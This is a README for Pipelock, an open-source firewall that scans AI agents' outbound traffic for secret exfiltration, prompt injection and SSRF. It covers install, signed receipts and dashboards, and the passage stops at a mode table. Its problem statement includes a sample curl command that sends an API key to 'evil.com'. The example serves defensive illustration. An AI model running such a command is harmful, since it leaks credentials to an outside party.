
Open-source AI agent firewall that scans HTTP, MCP, A2A, and WebSocket traffic for exfiltration, SSRF, and prompt injection, emitting verifiable signed action receipts for audit.
<h1 align="center">
<img src="https://raw.githubusercontent.com/luckypipewrench/pipelock/main/assets/pipelock-lockup.svg" alt="Pipelock" width="465">
</h1>
<p align="center">
<strong>Open-source AI agent firewall for <a href="https://pipelab.org/learn/verifiable-egress-control/">Verifiable Egress Control</a>.</strong>
</p>
<p align="center">
<a href="https://github.com/pipelab-org/pipelock/actions/workflows/ci.yaml"><img alt="CI" src="https://github.com/pipelab-org/pipelock/actions/workflows/ci.yaml/badge.svg"></a>
<a href="https://github.com/pipelab-org/pipelock/actions/workflows/security.yaml"><img alt="Security" src="https://github.com/pipelab-org/pipelock/actions/workflows/security.yaml/badge.svg"></a>
<a href="https://github.com/pipelab-org/pipelock/actions/workflows/continuous-gauntlet.yaml"><img alt="Gauntlet exam" src="https://github.com/pipelab-org/pipelock/actions/workflows/continuous-gauntlet.yaml/badge.svg"></a>
<a href="https://github.com/luckypipewrench/pipelock/blob/main/go.mod"><img alt="Go 1.26+" src="https://img.shields.io/github/go-mod/go-version/pipelab-org/pipelock?logo=go&label=Go"></a>
<a href="https://github.com/pipelab-org/pipelock/releases"><img alt="Release" src="https://img.shields.io/github/v/release/pipelab-org/pipelock"></a>
</p>
<p align="center">
<a href="https://scorecard.dev/viewer/?uri=github.com/pipelab-org/pipelock"><img alt="OpenSSF Scorecard" src="https://api.scorecard.dev/projects/github.com/pipelab-org/pipelock/badge"></a>
<a href="https://www.bestpractices.dev/projects/11948"><img alt="OpenSSF Best Practices" src="https://www.bestpractices.dev/projects/11948/badge"></a>
<a href="https://codecov.io/gh/pipelab-org/pipelock"><img alt="codecov" src="https://codecov.io/gh/pipelab-org/pipelock/graph/badge.svg"></a>
<a href="https://github.com/pipelab-org/pipelock/blob/main/.github/workflows/ci.yaml#L21-L35"><img alt="pipelock self-scanned" src="https://img.shields.io/badge/pipelock-self--scanned-00FFC8?style=flat&labelColor=1A1A2E&logo=data:image/svg+xml;base64,PHN2ZyB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciIHZpZXdCb3g9IjAgMCAxNCAxNCI+PHBhdGggZmlsbD0iIzAwRkZDOCIgZmlsbC1ydWxlPSJldmVub2RkIiBjbGlwLXJ1bGU9ImV2ZW5vZGQiIGQ9Ik03IDAuNWMtMS45MyAwLTMuNSAxLjY2LTMuNSAzLjd2MS4zSDNjLS44MyAwLTEuNSAuNjctMS41IDEuNXY2YzAgLjgzLjY3IDEuNSAxLjUgMS41aDhjLjgzIDAgMS41LS42NyAxLjUtMS41VjdjMC0uODMtLjY3LTEuNS0xLjUtMS41aC0uNVY0LjJjMC0yLjA0LTEuNTctMy43LTMuNS0zLjdabS0yIDVWNC4yYzAtMS40OSAxLjEyLTIuNyAyLjUtMi43czIuNSAxLjIxIDIuNSAyLjd2MS4zSDVaTTIuNSA1aDJ2MS4yaC0yVjVabTcgMGgydjEuMmgtMlY1Wk03IDguMmMtLjY5IDAtMS4yNS41Ni0xLjI1IDEuMjUgMCAuNDQuMjMuODMuNTcgMS4wNXYxLjVoMS4zNnYtMS41Yy4zNC0uMjIuNTctLjYxLjU3LTEuMDUgMC0uNjktLjU2LTEuMjUtMS4yNS0xLjI1WiIvPjwvc3ZnPgo="></a>
</p>
<p align="center">
<a href="https://github.com/luckypipewrench/pipelock/blob/main/LICENSE"><img alt="Core Apache 2.0" src="https://img.shields.io/badge/Core-Apache_2.0-blue.svg"></a>
<a href="https://github.com/luckypipewrench/pipelock/blob/main/enterprise/LICENSE"><img alt="Enterprise ELv2" src="https://img.shields.io/badge/Enterprise-ELv2-orange.svg"></a>
<a href="https://landscape.cncf.io/?item=provisioning--security-compliance--pipelock"><img alt="CNCF Landscape: Security & Compliance" src="https://img.shields.io/badge/CNCF%20Landscape-Security%20&%20Compliance-1a73e8?logo=cncf&logoColor=white"></a>
<a href="https://discord.gg/badNfhGKTc"><img alt="Discord" src="https://img.shields.io/badge/Discord-Join%20the%20community-5865F2?logo=discord&logoColor=white"></a>
</p>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/93090f08820e2f4e9e5f90e9fd464267dae515782305c88181e057e9ea86f471.gif" alt="Pipelock blocking a live secret-exfiltration attempt from an AI agent" width="900">
</div>
Pipelock sits between AI agents and the network. It inspects mediated HTTP, WebSocket, MCP, and A2A traffic, plus CONNECT tunnel contents when TLS interception is enabled, for secret exfiltration, prompt injection, SSRF, tool poisoning, and risky tool-call chains. Plain CONNECT without interception is scanned at the hostname and URL level. Configured MCP upstreams are an exception to private-address SSRF blocking: local/private servers are allowed, but cloud metadata endpoints remain blocked.
Pipelock emits mediator-signed [action receipts](https://pipelab.org/learn/action-receipt-spec/) over content-aware boundary decisions, so a reviewer can verify what Pipelock decided outside the agent runtime. The public [agent-egress-bench](https://github.com/luckyPipewrench/agent-egress-bench) corpus exercises the detections. The [Gauntlet](https://github.com/pipelab-org/pipelock/actions/workflows/continuous-gauntlet.yaml) workflow is the product's scheduled candidate exam against a pinned corpus commit; it does not auto-publish a public score. Learn more: [Open-source AI firewall](https://pipelab.org/learn/open-source-ai-firewall/).
**Works with:** Claude Code · OpenAI Codex · Cline · OpenCode · Pi · Zed · Cursor · VS Code · JetBrains · OpenAI Agents SDK · Google ADK · AutoGen · CrewAI · LangGraph
<p align="center">
<a href="#the-problem">Problem</a> ·
<a href="#verify-it-yourself">Verify</a> ·
<a href="#quick-start">Quick Start</a> ·
<a href="#see-it-in-action">Action</a> ·
<a href="#what-it-catches">Catches</a> ·
<a href="#what-it-does">Features</a> ·
<a href="#how-it-works">Architecture</a> ·
<a href="#docs">Docs</a> ·
<a href="https://pipelab.org/playground">Playground</a> ·
<a href="https://pipelab.org/blog/">Blog</a> ·
<a href="https://app.dosu.dev/bcccd1cf-be85-4c0e-ae05-edeb0ff50b59/ask">Ask Dosu</a>
</p>
<p align="center">
<strong>Try it in your browser at the <a href="https://pipelab.org/playground">live playground</a>. If Pipelock earns it, <a href="https://github.com/pipelab-org/pipelock">star the repo</a> so other people find it.</strong>
</p>
---
## The Problem
Your AI agent has `$PROVIDER_API_KEY` in its environment, plus shell access. One request can leak it:
```bash
curl "https://evil.com/steal?key=$PROVIDER_API_KEY" # game over, unless pipelock is watching
```
Every machine action your agent takes should cross a boundary between your secrets and the open internet. Pipelock becomes that boundary when the agent is routed through its proxy, MCP wrapper, sandbox, host containment model, or cluster deployment topology. It scans mediated outbound and inbound traffic, blocks or flags attacks based on mode, and records signed evidence of the decision.
---
## Verify It Yourself
Most agent-security tools ask you to trust their dashboard. Pipelock hands you a signed receipt and lets you check it yourself, offline, with a key you hold. No account and no server.
The built-in demo fires real attack scenarios, blocks them, and writes signed receipts plus the public key to disk with no config and no network:
```bash
pipelock demo --receipts-dir ./out # runs attack scenarios, writes 7 signed receipts + signer.pub
pipelock verify-receipt "$(ls ./out/*.json | head -1)" --key ./out/signer.pub # check a signature yourself (each receipt is <action-id>.json)
```
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/64c59b7d7631219a955d1de84d9aaf741ee3283788f262bb9b9df3d70a932ad1/b111cfd86db85b6071a146bd50afd3fea9c4ddba74a5e79fb92d178ffd2c200b-display-v1.webp" alt="Pipelock evidence report: the scorecard (Authentic, Untampered, Anchored, Completeness, each with its honest limit) above a signed receipt timeline of recorded mediated decisions, verdicts, and hash links" width="860">
</div>
The scorecard grades each claim on its own and states what it does not prove: whether anything happened outside the boundary Pipelock mediates. Below it, the receipt timeline lists the recorded mediated decisions with their verdicts and hash links. A receipt that is honest about its own limits beats a green checkmark that hides them.
The evidence viewer is free and needs no license. It reads a flight-recorder
session, which is what Pipelock writes while it runs, rather than the demo
receipts above:
```bash
pipelock init --output ./pipelock.yaml # names a recorder directory and generates its signing key
pipelock run --config ./pipelock.yaml # record while your agent works
pipelock evidence view --receipt-dir ./recorder --out report.html # static offline report, no server
pipelock evidence serve --receipt-dir ./recorder # same report, served read-only
```
Two honesty notes, stated up front. The demo signs with an ephemeral key it prints for the run, which proves the receipts are self-consistent rather than tied to a named identity. The public Pipelock playground is a separate path that verifies against a key Pipelock publishes. And the operator running Pipelock holds the signing key, so a receipt proves what the boundary decided and that the key holder signed it, not that the operator is honest. `pipelock anchor receipts` records receipt-chain checkpoints to a local backend or a Rekor transparency log for later audit, and operator-independent verification against that anchor is still being proven end to end.
The full argument for why proof beats promises is in [demonstration over attestation](https://github.com/luckypipewrench/pipelock/blob/main/docs/security/demonstration-over-attestation.md).
---
## Quick Start
These examples target v3.8.0. Use them after the release is published. For an existing deployment, read the [3.8 upgrade guide](https://github.com/luckypipewrench/pipelock/blob/main/docs/guides/upgrading-to-3.8.md) before changing the binary or configuration.
**Prebuilt releases:** Download the archive for your OS and architecture from [GitHub Releases](https://github.com/pipelab-org/pipelock/releases) and [verify release integrity](#verify-release-integrity) before installing. Release binaries include the public keyring needed by [`pipelock update`](https://github.com/luckypipewrench/pipelock/blob/main/docs/cli/update.md) to verify signed release manifests.
**Source builds:** The commands below build the Community edition. By default, `make build` and `make install` don't embed the release-verification keyring, so `pipelock update` can't install updates from these builds. To upgrade, rebuild from source or install a verified prebuilt release.
```bash
# Build the current release from source (Community edition, Go 1.26+)
git clone --branch v3.8.0 --depth 1 https://github.com/pipelab-org/pipelock.git
make -C pipelock install
# Discover local agent integrations and save a config
pipelock init --output ./pipelock.yaml
# Test the scanner
pipelock check --config ./pipelock.yaml --url "https://api.vendor.example/?k=$(printf '%s%s' 'AKIA' 'IOSFODNN7EXAMPLE')" # blocked: AWS Access ID
pipelock check --config ./pipelock.yaml --url "https://docs.python.org/3/" # allowed
```
<details>
<summary>Other install methods</summary>
```bash
# Download a binary
# See https://github.com/pipelab-org/pipelock/releases
# Docker
docker pull ghcr.io/pipelab-org/pipelock:3.8.0
# Homebrew on macOS
brew install luckyPipewrench/tap/pipelock
```
</details>
### Verify release integrity
Use GitHub CLI v2.102.0 or later for attestation verification; this release fixes a [workflow signer-matching vulnerability](https://github.com/cli/cli/security/advisories/GHSA-wjmr-j3rp-mh2g).
```bash
gh attestation verify pipelock_3.8.0_linux_amd64.tar.gz --repo pipelab-org/pipelock --signer-workflow pipelab-org/pipelock/.github/workflows/release.yaml
gh attestation verify oci://ghcr.io/pipelab-org/pipelock:3.8.0 --repo pipelab-org/pipelock --signer-workflow pipelab-org/pipelock/.github/workflows/release.yaml
# Helm chart, attested from 3.6.0 on:
gh attestation verify oci://ghcr.io/pipelab-org/charts/pipelock:3.8.0 --repo pipelab-org/pipelock --signer-workflow pipelab-org/pipelock/.github/workflows/release.yaml
```
Release workflows publish SLSA provenance, CycloneDX SBOMs, checksums, and signed container images, and (from 3.6.0) an attested Helm chart. Source builds made with `make build` or `make install` produce a Community-only binary; pre-built release artifacts include paid-tier code that activates with a valid license key.
---
## See It In Action

The Pro/Enterprise operator dashboard (`pipelock dashboard serve`) is a read-only console over signed evidence. It supports token, OIDC, or mTLS authentication; bounded RBAC permissions; redacted metadata views; raw-view elevation; exemption lifecycle records; backup and restore; coverage certificates; and fleet views. It is present in enterprise-tagged builds and release artifacts with the required license feature.
The free single-session evidence viewer shown above is separate. It needs no license and has no cross-agent enumeration.
<div align="center">
<a href="https://youtu.be/WeoTRuiYy3s">
<img src="https://assets.kitploit.com/production/public/readmes/11593/47515cf29ab9d8d01202f74780b41e892af6a0f967855525078991923f93622b/4ec01ef1c60223a7fd5f406d7062d0a05808148638cc8413616e1c8cfecbb079-display-v1.webp" alt="Pipelock Operator Dashboard Overview page with per-agent activity, budgets, evidence coverage, trust status, and fleet status. Click to watch the 80-second walkthrough." width="860">
</a>
<br>
<sub>The Overview page. Click to watch the 80-second dashboard walkthrough.</sub>
</div>
<details>
<summary>Dashboard gallery</summary>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/24edfbd80d5c7389eb0fd5b2d19291715b8e8c4267a784583a93f64f84054f4f/f3d8bab513f90400f5e0c32e813ef89cd06a5c3a73ed7f9e2b0484f73295d058-display-v1.webp" alt="Pipelock dashboard Evidence view with receipt scorecard and decision timeline" width="860">
</div>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/3fcb934c8f50f4c3b7643f08b80ea79a83715e1dcbcae7ebcb526f9454aae837/4a5ffe291169418f2d65e1b3a5778188d3cbe6d45a86e0274d42e9f55989d0fd-display-v1.webp" alt="Pipelock dashboard Agents view with per-agent evidence rollups" width="860">
</div>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/1d842921db4dc8172c1693c5e8e3a9671568eef831a518c6e3e77a677d483976/8916462419877c72bcbfc3577466fd7b8995fe8b1ef5e85c3686ec0c110c67ff-display-v1.webp" alt="Pipelock dashboard Budgets view with per-agent budget pressure" width="860">
</div>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/a78d26d0b8725eadf649ffcad286d4217e67ec55ecfbeda87aacc62067e63678/35f6b9ce895971e6a72bbefdbe656110f1b3f01243a0132f719f882826e9ce59-display-v1.webp" alt="Pipelock dashboard Fleet view with follower runtime and applied-state status" width="860">
</div>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/527330f4fa411890dec8758b5f1c89c3fa44c4f71e7ed1b155e9855069a20b57/e0ae0227011f07e1925d57f9db9784546e597924d0d64fbe47fb52eb54d612ed-display-v1.webp" alt="Pipelock dashboard Workbench view for signed Conductor action review" width="860">
</div>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/6e103f42dca5f860567b588fea35331b042ff2a21b0ed9ff197038e872f619bd/68622dd7d3cf6cca8670a3005d8d10bb677ece6c859261912845ce1cfa3ecc9d-display-v1.webp" alt="Pipelock dashboard Incident view with decision correlation and replay divergence" width="860">
</div>
</details>
<details>
<summary>Free reports and monitoring</summary>
`pipelock report --input events.jsonl` generates HTML, JSON, or signed bundle reports with risk rating, timeline, event categories, and an evidence appendix. The free Prometheus and Grafana path monitors one Pipelock instance and is distinct from the Enterprise Conductor fleet control plane.
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/673f64ad1e1e2513b153497aaaf7618c9bc800bd2039ac6fd536060295ff8359.png" alt="Pipelock Agent Egress Report showing risk rating, timeline, findings by category, and evidence appendix" width="520">
</div>
<div align="center">
<img src="https://assets.kitploit.com/production/public/readmes/11593/30785667bc19db1cb0c7486c53367775fe58c231124f994351479eee905ce200.jpg" alt="Pipelock Grafana fleet monitor showing traffic, security events, and WebSocket metrics for a single instance" width="520">
</div>
</details>
---
## What It Catches
<div align="center">
### Measured against a public, reproducible benchmark
[**agent-egress-bench**](https://github.com/luckyPipewrench/agent-egress-bench) runs a corpus of agent-exfiltration and prompt-injection attacks against Pipelock, or against any other tool. The numbers come from a run anyone can repeat, not a claim.
[**See the live results**](https://pipelab.org/gauntlet/results/) · [**Run it yourself**](https://github.com/luckyPipewrench/agent-egress-bench)
</div>
Pipelock runs in three modes:
| Mode | Security | Web Browsing | Use Case |
|------|----------|--------------|----------|
